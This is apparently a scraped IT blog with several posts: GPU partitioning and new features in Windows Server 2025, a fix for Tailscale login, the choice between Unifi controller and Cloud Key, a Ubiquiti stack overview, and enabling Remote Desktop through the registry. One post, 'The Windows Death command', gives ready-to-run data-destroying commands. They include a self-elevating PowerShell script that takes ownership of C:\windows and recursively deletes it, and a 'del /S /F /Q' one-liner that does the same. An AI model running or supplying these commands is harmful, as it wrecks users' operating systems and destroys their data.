What GPU’s does Windows Server 2025 support for GPU Partitioning? [Solved]

Supported GPUs for GPU Partitioning in Windows Server 2025

Virtualization has transformed IT, enabling us to run multiple VM’s and OS’s on a single server. But for resource-intensive tasks like AI and machine learning, powerful graphics processing is essential. This is where Windows Server 2025’s GPU partitioning comes into play, allowing multiple virtual machines (VMs) to share a single GPU’s power, optimising usage and enhancing workload capacity.

What is GPU Partitioning?

With GPU partitioning, a single physical GPU can be split into multiple virtual GPUs (vGPUs), each assigned to different VMs. This enables simultaneous execution of resource-heavy tasks, like AI and ML workloads, all on a shared GPU—making it a game-changer for high-demand environments.

Supported GPUs

Currently only a handful of NVIDIA GPUs currently support partitioning with Windows Server 2025. Here’s a list of the compatible graphics cards supported for Windows Server 2025 for GPU Partitioning:

GPU ModelRough Cost (USD)CUDA CoresTF32 teraFLOPS or Tensor CoresMemory (GB)TDP (Watts)
NVIDIA A2£1300-1800128040-601640-60
NVIDIA A10£2300+8192275-41024150
NVIDIA A16£2700+5120 (4x 1280)4x 40 Cores64250
NVIDIA A40£5100+10,75274.8 – 149.648300
NVIDIA L2Not out yetn/a48.324TBD
NVIDIA L4£2500+n/a1202472
NVIDIA L40£7500+18176568 | Gen 4 Cores48300
NVIDIA L40S£9700+18,17636648350

Notes

  • My pick would be the NVIDIA A16 currently offering what is basically 4 GPU’s on one card already making it ideal for partitioning.
  • Details for some GPUs, especially newer models, are limited and may change as they become more widely available.
  • Most of these cards are made for the enterprise market, so don’t go thinking you will suddenly be able to set up 4 gaming PC’s on one server and get good graphic results! Whilst it may be possible, these are designed more around tensor cores, useful for AI and deep learning than Cuda cores, which are more multipurpose.

Windows Server 2025’s GPU partitioning unlocks powerful capabilities for optimising hardware and running demanding workloads. While limited to specific NVIDIA GPUs, it’s a step forward for those looking to enhance their system’s efficiency and boost VM computational power. Understanding which GPUs work best for what workloads will become the next big learning curve!

Windows Server 2025: My Top New Favourite Features

Windows Server 2025: Enhanced Security, Performance, and Cloud Integration

It’s finally here! Microsoft has unveiled its latest server operating system, Windows Server 2025, and it should provide significant advancements in performance, security, and cloud integration. Below are some of the features that stuck out to me with my first install.

My Top 5 New Features of Windows Server 2025

  • Block Cloning: This feature significantly improves file copy performance, especially for large files, optimising file operations by copying only modified blocks, reducing I/O and improving performance for large files.
  • SMB over QUIC: This enables secure access to file shares over the internet, providing faster and more reliable file transfers using native SMB technologies.
  • Hotpatching: This allows for the application of security updates to running servers with minimal downtime, no more out of hours scheduling of reboots!
  • GPU Partitioning: This lets you split up GPU resources by allowing them to be divided into smaller, virtualized GPUs, adding GPU resources to a VM? Yes please!.
  • Enhanced Active Directory: This includes features like AD object repair, optional 32k database page size, and improved security for confidential attributes and default machine account passwords.

Key Features of Windows Server 2025:

  • Enhanced Security: Robust security measures, including hardened SMB protocols, improved Active Directory, and enhanced protection against cyber threats.
  • Accelerated Performance: Significant performance boosts for virtualization, storage, and networking, especially for AI and machine learning workloads.
  • Seamless Cloud Integration: Improved integration with Azure for hybrid and multi-cloud environments, enabling seamless workload migration and management.
  • Modernized Infrastructure: Support for the latest hardware and software technologies, including NVMe storage and GPU acceleration.

    Its just a bit better in every way from Server 2022 – and 100% better than 2012 R2!

Feature Windows Server 2025 Windows Server 2022 Windows Server 2012 R2
Security Enhanced security protocols, improved AD, stronger threat protection Robust security features, including shielded VMs and credential guard Basic security features with early Active Directory improvements and Security Essentials
Performance Accelerated virtualization, storage, and networking, optimized for AI/ML Strong performance, especially for virtualization and storage Improved performance for Hyper-V and storage, but limited optimization for newer technologies
Cloud Integration Deeper Azure integration, seamless workload migration Good Azure integration, basic hybrid cloud capabilities Limited cloud integration, early support for hybrid environments with System Center
Hardware Support Support for latest hardware, including NVMe and GPU Support for modern hardware, including NVMe Support for basic hardware configurations; limited support for emerging hardware like NVMe
 

In summary, Windows Server 2025 steps up the game with smarter security, better performance, and seamless cloud connectivity. From the efficient file handling with Block Cloning to downtime-reducing Hotpatching, it’s clear this release is built to make life easier for us admins. Adding GPU Partitioning for VM flexibility and enhanced AD features, Microsoft has pushed the envelope to give us a modern, future-proof server OS that seamlessly connects to Azure and Entra.

With all these updates, Windows Server 2025 is a significant improvement over its predecessor, Windows Server 2022, and a massive leap from the now-aged Server 2012 R2. Finally, if you are thinking about upgrading now EOL servers. This one’s worth it!

Logging into Tailscale using Microsoft O365 Credentials on Windows

Follow these steps to log into Tailscale using Microsoft O365 credentials:

  1. Pre-requisites:
    • Ensure the PC is connected to the internet.
    • Confirm that Tailscale is installed.
  2. Locating the Taskbar Icon:
    • Look for the Tailscale icon in the Windows taskbar, usually near the clock.
  3. Clicking the Icon:
    A. Click on the Tailscale icon, or right click and select ‘log in’ to initiate the login process.
    B. If this doesn’t work, check if there is using multiple network interfaces (e.g., Wi-Fi and Ethernet) simultaneously. If multiple interfaces are being used,  set the interface’s “Automatic Metric” to manual and enter a value.
  4. Microsoft O365 Sign-in:

    • A Tailscale login window will appear.
    • Select the “Sign in with Microsoft” option.
  5. Redirect to Microsoft Login:
    • The default browser will be opened and redirected to the Microsoft O365 login page.
    • Use O365 credentials (email and password).
  6. Two-Factor Authentication (if applicable):
    • If prompted for two-factor authentication, complete the required steps.
  7. Granting Permissions (if applicable):
    • If windows, or O365 asks to grant permissions, review the requested permissions and click “Allow” or “Accept.”
  8. Connecting to the Network:
    • After successful login, the Tailscale app will attempt to establish a secure connection to the network.
  9. Check connection
    • Check if it says ‘connected’ or ‘disconnected’ in the taskbar.
  10. Done. 

[Solved] Clicking on Tailscale icon does not let me login

Occasionally i have come accross a Tailscale client that does not initially want to display the log in page.

I originally also tried running CLI commands like “tailscale up –authkey xxxxxxxxxx” as well – it seems to hang.

tailscale login icon in taskbar

So when CLI and clicking on the icon in the taskbar via the GUI to log in doesn’t work – Check your network cards!
This is usually caused when Tailscale cannot tell which network card has priority.

On Windows:

Win + R //to open run
ncpa.cpl //to open the network settings
Select main network card
Open Properties, then IPv4
Click on Advanced, untick ‘Automatic Metric
Set to 10.

setting network card interface metric to solve tailscale issues

Try again. Chances are, tailscale will now let you login and generate the login page popup allowing sign on. Authkey authentication should also now work.

tailscale login screen in browser

The Windows Death command – How to kill a windows PC [Revisited]

So about 7 years ago I wrote the original blog post on killing a windows PC.
Turns out it was one of my most popular posts! So with that in mind, lets update that script to use Powershell – seeing as it is 2023 now.

The core basics of the command have not changed much, just the delivery method.
Below is the new Windows Death command:
TakeOwn /F C:\windows /R /D Y
Remove-Item -Recurse -Force C:\windows

Simply run the above in an elevated powershell window to wipe the PC.
It really is that simple.

Now how do we make this into a file that we can just right click and run?
Copy and paste the below into a file, and name it PCKiller.PS1 or similar- then right click and ‘Run with Powershell’ Simple as that:
# Check if script is running as administrator
if (-NOT ([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole] "Administrator"))
{
# If not running as administrator, elevate permissions
$arguments = "& '" + $myinvocation.mycommand.definition + "'"
Start-Process powershell -Verb runAs -ArgumentList $arguments
Break
}

# Set window title and colors
$host.UI.RawUI.WindowTitle = "Destroy Windows PC"
$host.UI.RawUI.WindowPosition = "maximized"
$host.UI.RawUI.BackGroundColor = "green"
$host.UI.RawUI.ForeGroundColor = "white"
Clear-Host

# Take ownership of the Windows folder
TakeOwn /F C:\windows /R /D Y

# Get the total number of files and directories to be deleted
$total = (Get-ChildItem -Recurse C:\windows | Measure-Object).Count
$current = 0

# Delete the files and directories
Get-ChildItem -Recurse C:\windows | Remove-Item -Force -Recurse -Verbose -ErrorAction SilentlyContinue | ForEach-Object {
$current++
Write-Progress -Activity "Deleting files" -Status "Progress: $current/$total" -PercentComplete (($current/$total)*100)
}

This script first takes ownership of the Windows folder using the TakeOwn command, just like in the previous version. It then uses the Get-ChildItem command to get a list of all files and directories in the Windows folder and its subfolders. The Measure-Object command is used to count the total number of items, and this count is stored in the $total variable.

Next, the script uses a ForEach-Object loop to iterate over each item in the list and delete it using the Remove-Item command. The -Verbose parameter displays a message for each item that is deleted, and the -ErrorAction SilentlyContinue parameter tells the script to continue running even if an error occurs (such as if a file is in use). The Write-Progress command is used to display a status bar showing the progress of the deletion.

Or if you still like using command prompt, the original an still the best as previously posted will still work:
del /S /F /Q /A:S C:\windows

Unifi: self-hosted UniFi server or a Cloud Key or other UniFi server?

If you are considering using the UniFi controller software to manage your network, you may be wondering whether to use a self-hosted UniFi server or a Cloud Key or other UniFi server. In this post, we’ll take a look at the pros and cons of each option to help you make an informed decision.

First, let’s define what we mean by a self-hosted UniFi server. A self-hosted UniFi server is a dedicated Linux server that runs the UniFi controller software. This allows you to manage your UniFi network using the UniFi controller software on your own server, rather than using a cloud-based server or a dedicated hardware device like a Cloud Key.

Now, let’s compare the pros and cons of using a self-hosted UniFi server vs a Cloud Key or other UniFi server.

Pros of a Self-Hosted UniFi Server

  • Greater control: With a self-hosted UniFi server, you have complete control over the server and the UniFi controller software. This allows you to customize the software and configure it to meet your specific needs. You can also choose your own hardware and operating system for the server, giving you more flexibility and options.
  • No subscription fees: A self-hosted UniFi server does not require a subscription fee, unlike some cloud-based UniFi servers. This can save you money in the long run, especially if you have a large network or multiple locations.
  • On-site management: With a self-hosted UniFi server, you can manage your network on-site, which can be convenient if you have a large network or multiple locations. This also allows you to manage your network even if you don’t have an internet connection, which can be useful in certain situations.

Cons of a Self-Hosted UniFi Server

  • Initial setup: Setting up a self-hosted UniFi server requires some technical expertise and can be time-consuming. You’ll need to install the UniFi controller software on a dedicated Linux server and configure it to your liking. This can be a challenge if you don’t have experience with Linux servers or the UniFi controller software.
  • Maintenance: As with any server, a self-hosted UniFi server requires regular maintenance and updates to keep it running smoothly. This can be time-consuming and may require additional technical expertise, depending on the complexity of your network. You’ll also need to make sure the server is backed up and secure to protect against data loss or cyber threats

Pros of a Cloud Key or Other UniFi Server

  • Easy setup: A Cloud Key or other UniFi server is a dedicated hardware device that comes pre-configured with the UniFi controller software. This makes it easy to set up and get started with the UniFi controller software, even if you don’t have much technical expertise. You simply plug the device into your network and follow the instructions to connect it to the UniFi controller software.
  • No maintenance: A Cloud Key or other UniFi server requires very little maintenance. The UniFi controller software is pre-installed and updates are handled automatically, so you don’t have to worry about keeping it up to date. This can save you time and hassle, especially if you don’t have a dedicated IT staff or expertise in networking.
  • Remote management: With a Cloud Key or other UniFi server, you can manage your network remotely using the UniFi controller software. This is convenient if you have a large network or multiple locations, as you can manage everything from a single interface. You can also access the UniFi controller software from any device with an internet connection, which can be useful when you’re on the go.

Cons of a Cloud Key or Other UniFi Server

  • Subscription fees: Some cloud-based UniFi servers, including the Cloud Key, require a subscription fee. This can add up over time, especially if you have a large network or multiple locations. Be sure to factor in any subscription fees when comparing the costs of different UniFi servers.
  • Limited customization: With a Cloud Key or other UniFi server, you have limited control over the UniFi controller software and the hardware. You can’t customize the software or choose your own hardware, which may be a drawback if you have specific requirements or preferences. You’ll also be limited to the features and capabilities of the UniFi controller software as it is provided, which may not meet all of your needs.
  • Dependency on internet connection: A Cloud Key or other UniFi server requires an internet connection to access the UniFi controller

Conclusion

As you can see, there are pros and cons to both self-hosted UniFi servers and Cloud Keys or other UniFi servers. Ultimately, the best choice for your business will depend on your specific needs and resources. If you have a large, complex network and want complete control over the UniFi controller software and hardware, a self-hosted UniFi server may be the best option. On the other hand, if you have a smaller network or less technical expertise, a Cloud Key or other UniFi server may be more convenient and cost-effective. Consider your budget, technical capabilities, and networking needs carefully when deciding which UniFi server is right for you.

Running a company with a full Ubiquiti stack

Say you wanted to run a company completely using a Unifi stack, here are some examples of different products from Ubiquiti and potential use cases for a medium-sized business:

UniFi Access Points (APs)

These wireless APs offer high-performance Wi-Fi coverage and can be easily managed using the UniFi controller software. They are ideal for businesses that need to provide reliable Wi-Fi access to employees, guests, or customers in a variety of settings, such as offices, retail stores, or restaurants.

UniFi Switches

These managed switches offer a range of port configurations and advanced features, such as PoE (Power over Ethernet), VLAN tagging, and link aggregation. They are ideal for businesses that need to create a high-performance network infrastructure, such as for VoIP (Voice over IP) or video conferencing.

UniFi Security Gateway (USG)

This device combines a router, firewall, and VPN server in one compact package. It offers advanced security features, such as content filtering, intrusion prevention, and anti-malware protection. It is ideal for businesses that need to secure their network and protect against cyber threats.

UniFi Video Camera

These high-definition, network-attached cameras offer real-time video and audio monitoring, as well as advanced features like motion detection and night vision. They are ideal for businesses that need to enhance security or monitor their premises, such as warehouses or office buildings.

Self-Hosted UniFi Linux Server

A self-hosted UniFi Linux Server allows you to manage your UniFi network using the UniFi controller software on a dedicated Linux server. This offers advanced network management capabilities and can be particularly useful for businesses that need a high level of control over their network, such as those with multiple locations or remote workers.

Conclusion

In conclusion, using a full Ubiquiti stack to run your company’s network offers a range of benefits. The company’s high-quality, reliable products, wide range of options, scalability, ease of use, and affordable prices make it a solid choice for businesses looking to upgrade their networking capabilities. One of the key benefits of using a full stack of the same product is the ability to manage and maintain the network more efficiently. With all the same product, you can use the same management tools, such as the UniFi controller software, and benefit from consistent features and performance across the network. This can help streamline your company’s networking operations and reduce the risk of downtime or other issues. Consider switching to a full Ubiquiti stack to take advantage of these benefits and streamline your company’s networking operations.

Enable Remote Desktop using CMD

To enable remote desktop.
• Open registry editor by running regedit from Run.
• Go to the node HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server
• Change the data of the value fDenyTSConnections to 0.
We can enable remote desktop from windows command line by running the following command.
reg add “HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server” /v fDenyTSConnections /t REG_DWORD /d 0 /f
To disable remote desktop we need to run the below command.
reg add “HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server” /v fDenyTSConnections /t REG_DWORD /d 1 /f
Reboot or logoff is not required after running the above command. I have tested this on Windows XP and Windows 7 and it has worked fine. It would work fine on Windows Vista too.